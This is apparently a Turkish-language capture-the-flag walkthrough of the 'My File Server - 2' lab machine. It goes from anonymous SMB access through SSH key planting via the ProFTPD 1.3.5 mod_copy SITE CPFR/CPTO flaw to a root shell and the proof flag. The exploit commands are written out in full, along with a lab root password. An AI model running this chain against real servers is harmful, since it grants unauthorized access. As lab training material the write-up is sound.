
```
root@kali:~# smbclient //192.168.1.53/smbdata
Enter WORKGROUP\root's password: 
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Feb 21 01:50:09 2020
  ..                                  D        0  Tue Feb 18 06:47:54 2020
  anaconda                            D        0  Tue Feb 18 06:48:15 2020
  audit                               D        0  Tue Feb 18 06:48:15 2020
  boot.log                            N     6120  Tue Feb 18 06:48:16 2020
  btmp                                N      384  Tue Feb 18 06:48:16 2020
  cron                                N     4813  Tue Feb 18 06:48:16 2020
  dmesg                               N    31389  Tue Feb 18 06:48:16 2020
  dmesg.old                           N    31389  Tue Feb 18 06:48:16 2020
  glusterfs                           D        0  Tue Feb 18 06:48:16 2020
  lastlog                             N   292292  Tue Feb 18 06:48:16 2020
  maillog                             N     1982  Tue Feb 18 06:48:16 2020
  messages                            N   684379  Tue Feb 18 06:48:17 2020
  ppp                                 D        0  Tue Feb 18 06:48:17 2020
  samba                               D        0  Tue Feb 18 06:48:17 2020
  secure                              N    11937  Tue Feb 18 06:48:17 2020
  spooler                             N        0  Tue Feb 18 06:48:17 2020
  tallylog                            N        0  Tue Feb 18 06:48:17 2020
  tuned                               D        0  Tue Feb 18 06:48:17 2020
  wtmp                                N    25728  Tue Feb 18 06:48:17 2020
  xferlog                             N      100  Tue Feb 18 06:48:17 2020
  yum.log                             N    10915  Tue Feb 18 06:48:17 2020
  sshd_config                         N     3906  Wed Feb 19 02:46:38 2020
  authorized_keys                     A      389  Fri Feb 21 01:50:09 2020

                19976192 blocks of size 1024. 18283320 blocks available
smb: \> 
```

Smb ye anonim olarak login olabildik. Burada authorized_keys dosyası ilgimizi çekiyor. Ssh a login olamadık. Eğer buradaki authorized_keys dosyasını düzenleyebilirsek ssh ile giriş yapabiliriz.

Eğer bu oluşturduğumuz key i authorized_keys olarak kaydedersek ssh ile login olabiliriz.




```
root@kali:~# ssh-keygen -b 2048
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:vTZO0uvybgS/+FaSvAmFpqsMttaTSF1iolY+JpKECdU root@kali
The key's randomart image is:
+---[RSA 2048]----+
|  ...            |
|.    E           |
|o.        .      |
|o...o . +..      |
|.oo+ o oS=..     |
|+o.+. .  ..*..   |
|o•=o..  ..+**    |
| .o++ . o=*o     |
|  .. oo   OB     |
+----[SHA256]-----+
root@kali:~#
```




```
smb: \> put /root/.ssh/id_rsa.pub authorized_keys
NT_STATUS_ACCESS_DENIED opening remote file \authorized_keys
smb: \> 
```

Oluşturduğumuz dosyayı authorized_keys olarak serverde bulunan dosyanın üzerine yazma işlemi başarısız oldu. Acaba başka dizinlere yükleyebilir miyiz test edelim.




```
smb: \> cd samba\
smb: \samba\> put /root/.ssh/id_rsa.pub authorized_keys
putting file /root/.ssh/id_rsa.pub as \samba\authorized_keys (76.4 kb/s) (average 259.3 kb/s)
smb: \samba\> 
```

Samba dizini içerisine eklemeyi başardık. Fakat gerçek authorized_keys dosyası üzerine yazabilir miyiz?




```
2049/tcp open  nfs_acl      3 (RPC #100227)
2121/tcp open  ftp          ProFTPD 1.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
MAC Address: 08:00:27:EF:E8:C6 (Oracle VirtualBox virtual NIC)
Service Info: Host: FILESERVER; OS: Unix
```

Nmap ile tarama yaparken proftpd 1.3.5 servisinin çalıştığını görüyoruz. Acaba bu versiyonda zafiyet var mı diye kontrol edelim.



```
root@kali:~# searchsploit ProFTPD 1.3.5
------------------------------------------------------------------------------- ------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------- ------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                      | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                            | linux/remote/36803.py
ProFTPd 1.3.5 - File Copy                                                      | linux/remote/36742.txt
------------------------------------------------------------------------------- ------------------------
```

Searchsploitte file copy adında bir zafiyetin bulunduğunu tespit ettik. Acaba istediğimiz işlemi bu zafiyet ile yapabilir miyiz kontrol edelim.




```
root@kali:~# cat /usr/share/exploitdb/exploits/linux/remote/36742.txt
Description TJ Saunders 2015-04-07 16:35:03 UTC
Vadim Melihow reported a critical issue with proftpd installations that use the
mod_copy module's SITE CPFR/SITE CPTO commands; mod_copy allows these commands
to be used by *unauthenticated clients*:
```

Bu zafiyet yetkisiz kullanıcıların SITE CPFR ve SITE CPTO komutlarını çalıştırmasına olanak sağlıyor.


```
SITE CPFR  PATH //Copy from
SITE CPTO PATH //Copy to
```

Şimdi bu zafiyeti exploit edelim. Öncelikle netcat ile servise bağlanalım ve sonrasında zararlı komutları çalıştıralım.



```
root@kali:~# nc 192.168.1.53 2121
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.1.53]
SITE CPFR /smbdata/samba/authorized_keys
350 File or directory exists, ready for destination name
SITE CPTO /home/smbuser/.ssh/authorized_keys
250 Copy successful
```


//smbdata/samba/authorized_keys dosyamızı smbuser home dizinindeki authorized_keys dosyasına kopyalıyoruz.



```
root@kali:~# ssh smbuser@192.168.1.53
   ##############################################################################################
   #                                     Armour Infosec                                         #
   #                         -------- www.armourinfosec.com ----------                          #
   #                                  My File Server - 2                                        #
   #                             Designed By  :- Akanksha Sachin Verma                          #
   #                             Twitter      :- @akankshavermasv                               #
   ##############################################################################################

Last login: Fri Feb 21 12:39:36 2020
[smbuser@fileserver ~]$ ls
[smbuser@fileserver ~]$ 
```

Evet artık ssh ile login olmayı başardık.

Şimdi root hesabına geçelim. Zaten root hesabının parolasının rootroot1 olduğunu biliyoruz.



```
[smbuser@fileserver ~]$ su root
Password:
[root@fileserver smbuser]# ls
[root@fileserver smbuser]# cd /root
[root@fileserver ~]# ls
proof.txt
[root@fileserver ~]# cat proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserver ~]# 
```

Bayrağı almayı başardık.